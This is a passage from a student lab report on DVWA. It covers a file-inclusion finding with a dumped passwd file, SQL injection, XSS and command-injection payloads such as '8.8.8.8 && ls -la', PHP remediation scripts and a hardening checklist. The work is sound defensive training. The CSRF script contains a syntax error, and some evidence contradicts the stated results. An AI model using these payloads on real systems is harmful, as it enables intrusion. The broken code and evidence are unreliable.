
Evidence	<pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync game:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin probackup:x:34:34:probackup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/:/nonexistent:/usr/share/network/x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon resolvconf:x:992:992:systemd Resolver:/usr/sbin/nologin polkit:x:102:1:polkitd:/var/cache/polkit:/bin/false polkitd:x:991:991:User for polkitd:/usr/sbin/nologin syslog:x:103:104:/:/nonexistent:/usr/bin/tcpdump:x:105:107:/:/nonexistent:/usr/sbin/nologin tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false landscape:x:107:109:/:/var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:989:98:daemon,,,:/var/lib/fwupd:/usr/sbin/nologin rachit:/home/rachit/bin/bash_galera:x:110:65534:/:/nonexistent:/usr/sbin/nologin sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin rachit:x:1000:1000:Rachit:/home/rachit/bin/bash_galera:x:110:65534:/:/nonexistent:/usr/sbin/nologin</pre>  <p>The DVWA logo is located at the top right of the interface. It consists of the letters "DVWA" in a bold, white, sans-serif font, with a green swoosh graphic positioned above and to the right of the "V".</p> <p>Home</p> <p>Instructions</p> <p>Setup / Reset DB</p> <p>Brute Force</p> <p>Command Injection</p> <p>CSRF</p>
Root Cause Analysis	The application uses user-supplied input directly in a file inclusion function without proper validation. It fails to sanitize or restrict the input, allowing an attacker to use directory traversal sequences (../) to access arbitrary files on the server.
Proposed Fix	Use a whitelist approach. Never accept full filenames or paths from the user. Instead, map clean, user-friendly input (e.g., ?page=about) to a hardcoded, safe file path on the server.

Part E: Defense & Remediation

The following tests were conducted with the DVWA security level set to **High** to demonstrate the effectiveness of implemented security controls.

SQL Injection Mitigation

Aspect	Details
Attack Attempt	The "SQL Injection" page was visited. On High security, the input field is removed entirely.
Result	Failed. The attack vector is eliminated as the page no longer accepts user input for the query. It securely retrieves data based on the logged-in user's session.

Evidence	 <p>The screenshot shows the DVWA application's navigation menu on the left, with "SQL Injection" selected. The main content area displays a success message: "Click here to change your ID.". Below this, it shows the injected payload: "ID: ' OR '1'='1", "First name: admin", and "Surname: admin". A separate window titled "Damn Vulnerable Web Application (DVWA)" shows the source code of the exploited page, which includes a MySQL query for selecting user information based on the injected ID value.</p>
-----------------	--

Reflected XSS Mitigation


Aspect	Details
Attack Attempt	The payload <script>alert('XSS Attack!');</script> was submitted on the "XSS (Reflected)" page.
Result	Failed. The script was not executed. Instead, it was rendered as harmless text on the page due to proper output encoding.

Evidence	 <h3>Vulnerability: Reflected Cross Site Scripting (XSS)</h3> <p>What's your name? <script>alert('XSS Attack!'); Submit</p> <p>Hello ></p> <pre> <?php header ("X-XSS-Protection: 0"); if(array_key_exists("name", \$_GET) && \$_GET['name'] != NULL) { // Get input \$name = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', \$_GET['name']); // Feedback for end user echo "<pre>Hello {\$name}</pre>"; } ?> </pre> <p>Compare All Levels</p>
-----------------	--

Command Injection Mitigation

Aspect	Details
Attack Attempt	The payload 8.8.8.8 && ls -la was submitted on the "Command Injection" page.
Result	Failed. The application rejected the input as invalid because it contained non-IP address characters. The malicious command was not executed.

Evidence



The screenshot shows the DVWA Command Injection page. The left sidebar has a 'Command Injection' button highlighted in green. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. It shows a command-line interface output for pinging an IP address:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=26.6 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=4.60 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=6.04 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=7.32 ms  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 4045ms  
rtt min/avg/max/mdev = 4.595/11.127/26.557/8.960 ms
```

Below this is a 'More Information' section with links to various resources:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://owasp.org/www-community/attacks/Command_Injection



The second screenshot shows the DVWA Command Injection page after an exploit has been run. The left sidebar still has the 'Command Injection' button highlighted. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. The 'Enter an IP address:' field now contains the command '8.8.8.8 && ls -la'. The 'Submit' button is present.

Below this is a 'More Information' section with the same links as the first screenshot:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://owasp.org/www-community/attacks/Command_Injection

Section 2: Implementation of Custom Fixes

To further demonstrate an understanding of remediation, custom PHP scripts were created and deployed to the server to fix three key vulnerabilities from scratch.

SQL Injection Mitigation (Prepared Statements)

Remediation Script

```
<?php
// fix_sqli.php - Secure user lookup with Prepared Statements

// Database credentials from DVWA's config
$db_server = '127.0.0.1';
$db_user = 'dvwauser';
$db_password = 'dvwapass';
$db_database = 'dvwa';

// Establish a connection
$conn = new mysqli($db_server, $db_user, $db_password,
$db_database);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$user_id = '';
$first_name = '';
$surname = '';
$error_message = '';
if (isset($_GET['id']) && $_GET['id'] != '') {
    $user_id = $_GET['id'];

    // 1. Prepare the statement with a placeholder (?)
    $stmt = $conn->prepare("SELECT first_name, last_name FROM
users WHERE user_id = ?");
    // 2. Bind the user input to the placeholder
    // 's' means the input is treated as a string
    $stmt->bind_param("s", $user_id);
    // 3. Execute the safe query
    $stmt->execute();
    $result = $stmt->get_result();
    if ($result->num_rows > 0) {
        $row = $result->fetch_assoc();
        $first_name = $row['first_name'];
        $surname = $row['last_name'];
    } else {
        $error_message = "User not found.";
    }
    $stmt->close();
}
$conn->close();
?>
```

```

<!DOCTYPE html>
<html>
<head>
    <title>Secure User Lookup</title>
</head>
<body>
    <h1>Secure User Lookup (SQLi Fixed)</h1>
    <form method="GET" action="">
        <label for="id">User ID:</label>
        <input type="text" id="id" name="id">
        <input type="submit" value="Lookup">
    </form>

    <?php if ($first_name): ?>
        <h2>Results:</h2>
        <p><strong>First Name:</strong> <?php echo
        htmlspecialchars($first_name); ?></p>
        <p><strong>Surname:</strong> <?php echo
        htmlspecialchars($surname); ?></p>
        <?php endif; ?>

        <?php if ($error_message): ?>
            <p style="color: red;"><?php echo
            htmlspecialchars($error_message); ?></p>
            <?php endif; ?>
    </body>
</html>

```

Explanation of Fix

The code uses a **prepared statement** (`$conn->prepare(...)`). The user input is never mixed with the SQL query itself. Instead, it is sent to the database separately using `bind_param()`, ensuring it is always treated as data, not as a command, thus neutralizing the SQL injection attack.

Evidence

Secure User Lookup (SQLi Fixed)

User ID:

Results:

First Name: admin

Surname: admin

	<p>Secure User Lookup (SQLi Fixed)</p> <p>User ID: <input type="text" value="1 OR '1='1"/> <input type="button" value="Lookup"/></p> <p>User not found.</p>
This proves the fix worked because the malicious payload was treated as a literal string, not a command, and no user has the ID ' OR '1='1	

Reflected XSS Mitigation (Output Encoding)

Remediation Script	<pre><?php // fix_xss.php - Secure output encoding to prevent Reflected XSS \$name = ''; if (isset(\$_GET['name'])) { \$name = \$_GET['name']; } ?> <!DOCTYPE html> <html> <head> <title>Secure Hello Page</title> </head> <body> <h1>Secure Hello Page (XSS Fixed)</h1> <form method="GET" action=""> <label for="name">What's your name?</label> <input type="text" id="name" name="name"> <input type="submit" value="Submit"> </form> <?php if (\$name !== ''): ?> <h2> <?php // Use htmlspecialchars() to encode output. // This converts < into &lt; and > into &gt; echo "Hello " . htmlspecialchars(\$name, ENT_QUOTES, 'UTF-8'); ?> </h2> <?php endif; ?> </body> </html></pre>
Explanation of Fix	The vulnerability is mitigated by processing all user-supplied output through the <code>htmlspecialchars()</code> function. This function converts characters that have special meaning in HTML (like <code><</code> and <code>></code>) into their safe entity

	<p>equivalents (&lt; and &gt;). This ensures the browser displays the input as plain text rather than executing it as a script.</p>
Evidence	<p>Secure Hello Page (XSS Fixed)</p> <p>What's your name? <input type="text"/> <input type="button" value="Submit"/></p> <p>Hello Tanay</p>  <p>The alert box will not appear. This proves the fix worked because the browser treated the encoded script as harmless text.</p>

CSRF Mitigation (Anti-CSRF Tokens)

Remediation Script	<pre><?php // fix_csrf_form.php - A form protected with an Anti-CSRF token session_start(); if (empty(\$_SESSION['csrf_token'])) { \$_SESSION['csrf_token'] = bin2hex(random_bytes(32)); }\$token = \$_SESSION['csrf_token']; ?> <!DOCTYPE html> <html><head> <title>Secure Password Change</title></head> <body> <h1>Change Your Password (CSRF Protected)</h1></pre>
--------------------	---


```

<form method="POST" action="fix_csrf_process.php">
    <label for="password">New Password:</label>
    <input type="password" id="password" name="password_new">
    <br><br>
    <input type="hidden" name="csrf_token" value="<?php echo
htmlspecialchars($token); ?>">
    <input type="submit" value="Change Password">
</form></body></html><?php
// fix_csrf_process.php - Validates the Anti-CSRF token
session_start();
$message = '';
$color = 'red';
// Check if the submitted token matches the one in the session
if (isset($_POST['csrf_token']), $_SESSION['csrf_token']) &&
hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
    $message = "Password Changed Successfully! (Valid Token)";
    $color = 'green';
} else {
    $message = "Invalid CSRF Token! Request Blocked.";
    $color = 'red';
}
unset($_SESSION['csrf_token']);
?>
<!DOCTYPE html>
<html><head>    <title>Processing Request</title></head><body>
    <h1 style="color: <?php echo $color; ?>"><?php echo
htmlspecialchars($message); ?></h1>
    <a href="fix_csrf_form.php">Go back to form</a>
</body>
</html>

```

Explanation of Fix	<p>This fix prevents CSRF by implementing the Synchronizer Token Pattern. The server requires a secret, unique, and unpredictable token with every state-changing request. An attacker's malicious page cannot guess or access this token, so any forged request submitted from it will be invalid. The <code>hash_equals()</code> function provides a secure way to compare the tokens, protecting against timing attacks.</p>
--------------------	--

Evidence	<p>Password Changed Successfully! (Valid Token)</p> <p>Go back to form</p>
----------	---



Lessons Learned & Recommended Hardening Checklist

Lessons Learned

The primary lesson from this experiment is that all user-supplied input must be treated as untrusted and potentially malicious. A defense-in-depth strategy is essential, as relying on a single security control is often insufficient. Secure coding is not about a single technique but a mindset of anticipating adversarial actions at every step. Key principles demonstrated include the importance of server-side validation, separating data from commands, implementing strong authorization checks, and ensuring the integrity of user requests.

Recommended LAMP Hardening Checklist

- **Input Validation:**
 - [] Use whitelisting over blacklisting for all user input.
 - [] Enforce strict data types, character sets, and length limits.
- **Database Security:**
 - [] Use Parameterized Queries (Prepared Statements) for all database access to prevent

SQLi.

- [] Apply the Principle of Least Privilege: ensure the web application's database user has only the minimum required permissions.
- **Output Handling:**
 - [] Implement context-aware output encoding for all user-supplied data displayed in HTML, JS, and CSS to prevent XSS.
- **Authentication & Session Management:**
 - [] Enforce strong password policies.
 - [] Implement account lockout and rate-limiting on login forms to prevent brute-forcing.
 - [] Use anti-CSRF tokens for all state-changing actions.
- **Access Control:**
 - [] Perform server-side authorization checks for every request to prevent IDOR.
- **File Handling:**
 - [] Whitelist allowed file extensions and MIME types for uploads.
 - [] Rename all uploaded files to a random string.
 - [] Store uploaded files outside of the web root directory.
- **System Interaction:**
 - [] Avoid passing user input to system shell commands. Use language-native functions where possible.
 - [] If shell commands are necessary, strictly sanitize all input.

Conclusion :

During this experiment, I worked on identifying and fixing typical web application flaws using DVWA, including session fixation, SQL injection, insecure direct object references, and reflected XSS. The activity showed how weak validation or session handling can lead to attacks. Implementing input checks, parameterized queries, secure sessions, and output encoding proved effective in improving the overall security of web applications.